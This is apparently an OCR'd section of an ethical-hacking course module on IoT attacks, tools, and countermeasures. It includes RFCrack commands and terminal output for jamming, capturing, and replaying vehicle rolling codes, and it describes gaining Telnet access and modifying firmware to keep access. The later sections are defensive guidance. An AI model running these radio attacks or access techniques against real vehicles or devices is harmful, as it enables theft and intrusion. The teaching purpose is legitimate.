
Features

- Identify vulnerable IoT devices
- Check for default or hard-coded passwords
- Perform external scans of up to 256 IP addresses
- Generates reports of IoT vulnerabilities and their remediation

https://www.beyondtrust.com

Sniffing using Foren6

- Attackers use tools like Foren6 to **sniff the traffic** of IoT devices
- Foren6 uses sniffers **to capture 6LoWPAN traffic** and renders the network state it in a graphical user interface
- Foren6 captures all **RPL-related information** and identifies abnormal behaviors
- It combines multiple sniffers and **captures live packets** from deployed networks in a non-intrusive manner



http://cetic.github.io

Rolling Code Attack using RFCrack

- Attackers use RFCrack tool to obtain the **rolling code** sent by the victim to **unlock the vehicle** and later use the same code for unlocking and stealing the vehicle
- RFCrack is used for **testing RF communications** between any physical device that communicates over sub **Ghz frequencies**
- Some of the commands used by an attacker to perform rolling code attack, are given below:
  - Live Replay:

    ```
    python RFCrack.py -i
    ```
  - Rolling Code:

    ```
    python RFCrack.py -r -M MOD_2FSK -F 314350000
    ```
  - Adjust RSSI Range:

    ```
    python RFCrack.py -r -U "-75" -L "-5" -M MOD_2FSK -F
    314350000
    ```
  - Jamming:


    ```
    python RFCrack.py -j -F 314000000
    ```

```
Destroy:RFCrack ficti0n$ python RFCrack.py -r -F 433900000 -a "-80000"
Don't forget to change the default frequency and modulation type
ROLLING CODE REQUIRES 2 YardSticks Plugged In
Starting Jamming on: 433820000
SIGNAL STRENGTH: -241
SIGNAL STRENGTH: -227
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -231
SIGNAL STRENGTH: -40
SIGNAL STRENGTH: -230
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -79
Waiting to capture your rolling code transmission
-79
['ffffffffffffffffffc0000000000000004000441f30cb5a77f5f7ffffff7ffffc0
021020cf3f3cfd37ffffffffffdefeffffffffbfdffdbffffffffffffffff8000000
04cde7db70000000000000000000000000000cc30821879e79043cf30f3cf318618
861879879e430f3cc3de79e79e73cf3cf30e79860000000000000000000333333332
f3cc31e79e618610c3cf3cc31e79879e798c30c3cc39e798798610c3cc3ce61879e6
79e79873cc3000000000000000000018000000122200001878073cc30e79e618618c
79e790c30c3c879e798730', 'ffe80010000b1a30137fbedfffffffeffffffffffff
fffff7effffffffddfffffffffffffffffffffdfffe0000000000000000010002f
00000902000940fb37adfbfefdffffdfffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
00000000020013246915e5b3f3fbbeffffffffffffffffff7fffffffeffffdff
ffdfffffffffc0000000000880370312cbdbbdbffeffffff0000000000000000000000000
cf3cf30c61879e61ef30f30f39e79e61e630c30f30f798']
Jamming Stopped
Sending First Payload
Sending payload...
Transmission Complete
Ready to send second Payload?? (y/n) y
Sending payload...
Transmission Complete
Destroy:RFCrack ficti0n$
```

https://github.com

Hacking Zigbee Devices with Attify Zigbee Framework

- Most of the IoT devices use ZigBee protocol for **short range wireless communication**
- Attackers find **vulnerabilities in ZigBee** based IoT and smart devices and exploit them using tools like Attify ZigBee Framework
- ZigBee protocol makes use of **16 different channels** for all communications
- Attackers use **Zbstumbler** from Attify Zigbee framework to identify the channel used by the target device
- An attacker can perform replay attack by **capturing** and **replaying the same packets** to observe the behavior of the device



https://www.attify.com


BlueBorne Attack Using HackRF One

- IoT devices include some sort of wireless communication using **RF** or **ZigBee** or **LoRa**
- Attackers use HackRF One to perform attacks such as **BlueBorne** or **AirBorne attacks** such as replay, fuzzing, jamming, etc.
- HackRF One is an advanced hardware and software defined radio with the range of **1MHz to 6GHz**
- It transmits and receives radio waves in **half-duplex mode**, so it is easy for attackers to perform attacks using this device
- It can sniff wide range of wireless protocols from **GSM to Z-wave**

https://greatscottgadgets.com

Gaining Remote Access using Telnet

- Attackers perform **port scanning** to learn about **open ports** and services on the target IoT device
- Many embedded system applications in IoT devices such as industrial control system, routers, VoIP phones, televisions, etc. implement remote access capabilities using Telnet
- If an attacker identifies that the **Telnet port is open**, he/she exploits this vulnerability to **gain remote access** to the device
- Attackers use tools such as **Shodan** and **Censys** to gain remote access to the target device



https://www.shodan.io

Maintain Access by Exploiting Firmware

- Attackers **exploit the firmware** installed on the IoT device to **maintain access** on the device
- After gaining remote access, attackers explore the file system to **access the firmware** on the device
- Attackers use tools such as **Firmware Mod Kit** to reconstruct the malicious firmware from the legitimate firmware
- The Firmware Mod Kit allows for easy **deconstruction** and **reconstruction** of firmware images for various embedded devices

```
oot@kali:/usr/share/firmware-mod-kit# ./extract-firmware.sh /root/docs/TechSegment/dd-wrt.v24_mi
ro_generic.bin
irmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

reparing tools ...
canning firmware...

can Time:     2013-06-17 16:55:46
ignatures:    193
arget File:   /root/docs/TechSegment/dd-wrt.v24_micro_generic.bin
D5 Checksum:  4f9885b69026ac5d4225b6928e2e9c7d

ECIMAL        HEX            DESCRIPTION
--------------------------------------------------------------------------------
-----
              0x0            TRX firmware header, little endian, header size: 28 bytes,  image
size: 1769472 bytes, CRC32: 0xE560D3A9 flags/version: 0x10000
8             0x1C           gzip compressed data, from Unix, NULL date: Wed Dec 31 19:00:00 1
69, max compression
472           0x9A8          LZMA compressed data, properties: 0x6E, dictionary size: 2097152
ytes, uncompressed size: 2191360 bytes
70720         0xA9C00        Squashfs filesystem, little endian, DD-WRT signature, version 3.0
 size: 1095978 bytes,  525 inodes, blocksize: 131072 bytes, created: Fri Aug  6 21:19:38 2010
e more you are able to hear
xtracting 670720 bytes of trx header image at offset 0
xtracting squashfs file system at offset 670720
xtracting squashfs files...
```

https://code.google.com


Module Flow

1. IoT Concepts
2. IoT Attacks
3. IoT Hacking Methodology
4. IoT Hacking Tools
5. Countermeasures
6. IoT Pen Testing

Information Gathering Tools

Censys


Censys allows an attacker to **continually monitor** every **reachable server** and device on the Internet



https://censys.io

Thingful

Thingful is a search engine for the Internet of Things to find and **use open IoT data** from around the world




http://www.thingful.net

Sniffing Tools

Z-Wave Sniffer

Z-Wave sniffer is used to **sniff the traffic**, perform **real-time monitoring** and **capture packets** from all Z-Wave networks




http://www.sapphiremor.net

- **CloudShark**
  https://www.cloudshark.org
- **Ubiqua Protocol Analyzer**
  https://www.ubilogix.com
- **Perytons Protocol Analyzers**
  http://www.perytons.com
- **Wireshark**
  https://www.wireshark.org
- **Tcpdump**
  http://www.tcpdump.org

Vulnerability Scanning Tools

beSTORM

beSTORM is a **smart fuzzer** to find **buffer overflow vulnerabilities** by automating and documenting the process of delivering corrupted input and watching for an unexpected response from the application




https://www.beyondsecurity.com

- **Rapid7 Metaspoilt PRO**
  https://www.rapid7.com
- **IoTsploit**
  https://iotsploit.co
- **IoTSeeker**
  https://information.rapid7.com
- **Bitdefender Home Scanner**
  https://play.google.com
- **IoTInspector**
  https://www.incapsula.com

IoT Hacking Tools

Firmalyzer Enterprise

Firmalyzer enables device vendors and security professionals to perform an **automated security assessment** on software that powers IoT devices (firmware) in order to **identify configuration** and **application vulnerabilities**



https://firmalyzer.com

- **ChipWhisperer** — https://newae.com
- **rfcat-rolljam** — https://github.com
- **KillerBee** — https://github.com
- **GATTack.io** — https://github.com
- **JTAGULATOR®** — http://www.grandideastudio.com

Module Flow

1. IoT Concepts
2. IoT Attacks
3. IoT Hacking Methodology
4. IoT Hacking Tools
5. Countermeasures
6. IoT Pen Testing

How to Defend Against IoT Hacking

1. Disable the "guest" and "demo" user accounts if enabled
2. Use the "Lock Out" feature to lock out accounts for excessive invalid login attempts
3. Implement strong authentication mechanisms
4. Locate control system networks and devices behind firewalls, and isolate them from the business network
5. Implement IPS and IDS in the network
6. Implement end-to-end encryption and use Public Key Infrastructure (PKI)
7. Use VPN architecture for secure communication
8. Deploy security as a unified, integrated system
9. Allow only trusted IP addresses to access device from the Internet
10. Disable telnet (port 23)
11. Disable UPnP port on routers
12. Prevent the devices against physical tampering
13. Patch vulnerabilities and update the device firmware regularly
14. Monitor traffic on port 48101 as the infected devices attempt to spread the malicious file using port 48101

General Guidelines for IoT Device Manufacturing Companies

Companies manufacturing IoT devices should make sure that they implement basic security measurements, that include:

1. SSL/TLS should be used for **communication purpose**
2. There should be a **mutual check on SSL certificate** and the certificate revocation list
3. Use of **strong passwords** should be encouraged
4. The device's update process should be simple and secure with a **chain of trust**
5. Implementing **account lockout mechanisms** after certain wrong login attempts to prevent brute force attacks
6. **Lock the devices** down whenever and wherever possible to prevent them from attacks
7. Periodically, checking the device for **unused tools** and using whitelisting to allow only trusted tools or **application to run**
8. Use **secure boot chain** to verify all software that is executed on the device

OWASP Top 10 IoT Vulnerabilities Solutions

Vulnerabilities	Solutions
1. Insecure Web Interface	• Enable default credentials to be changed • Enable account lockout mechanism • Conduct periodic assessment of web applications
2. Insufficient Authentication / Authorization	• Implement secure password recovery mechanisms • Use strong and complex passwords • Enable two-factor authentication
3. Insecure Network Services	• Close open network ports • Disable UPnP • Review network services for vulnerabilities
4. Lack of Transport Encryption / Integrity Verification	• Encrypt communication between endpoints • Maintain SSL/TLS implementations • Not to use propriety encryption solutions
5. Privacy Concerns	• Minimize data collection • Anonymize collected data • Providing end users the ability to decide what data is collected

Vulnerabilities	Solutions
6. Insecure Cloud Interface	• Conduct assessment of all the cloud interfaces • Use strong and complex password • Enable two-factor authentication
7. Insecure Mobile Interface	• Use strong and complex password • Enable account lockout mechanism • Enable two-factor authentication
8. Insufficient Security Configurability	• Enable security logging mechanism • Allow the selection of encryption options • Notify end users regarding security alerts
9. Insecure Software / Firmware	• Secure update servers • Verify updates before installation • Sign updates
10. Poor Physical Security	• Minimize external ports such as USB ports • Protect operating system • Include ability to limit administrative capabilities

https://www.owasp.org

IoT Framework Security Considerations

1 EDGE

- Communications encryption
- Storage encryption
- Update components
- No default passwords

2 GATEWAY

- Multi-directional encrypted communications
- Strong authentication of all the components
- Automatics updates

3 CLOUD PLATFORM

- Encrypted communications
- Secure web interface
- Authentication
- Encrypted storage
- Automatic updates


4 MOBILE

- Local storage security
- Encrypted communications channels
- Multi-factor authentication
- Account lockout mechanism

IoT Security Tools

SeaCat.io


SeaCat.io is a **security-first SaaS technology** to operate IoT products in a reliable, scalable and secure manner



https://www.teskalabs.com

DigiCert IoT Security Solution

DigiCert IoT Security Solutions **protect private data** and home networks while preventing unauthorized access using **PKI-based security solutions** for IoT devices



https://www.digicert.com

IoT Security Tools (Cont'd)

Pulse: IoT Security Platform
https://www.pwnieexpress.com

Google Cloud IoT
https://cloud.google.com

Trustwave Endpoint Protection Suite
https://www.trustwave.com

Symantec IoT Security
https://www.symantec.com

net-Shield
https://github.com

NSFOCUS ADS
https://nsfocusglobal.com

darktarce
https://www.darktrace.com

Noddos
https://www.noddos.io

Norton Core
https://us.norton.com

Cisco IoT Threat Defense
https://www.cisco.com

AWS IoT Device Defender
https://aws.amazon.com

zvelo IoT Security Solution
https://zvelo.com

Cisco Umbrella
https://umbrella.cisco.com

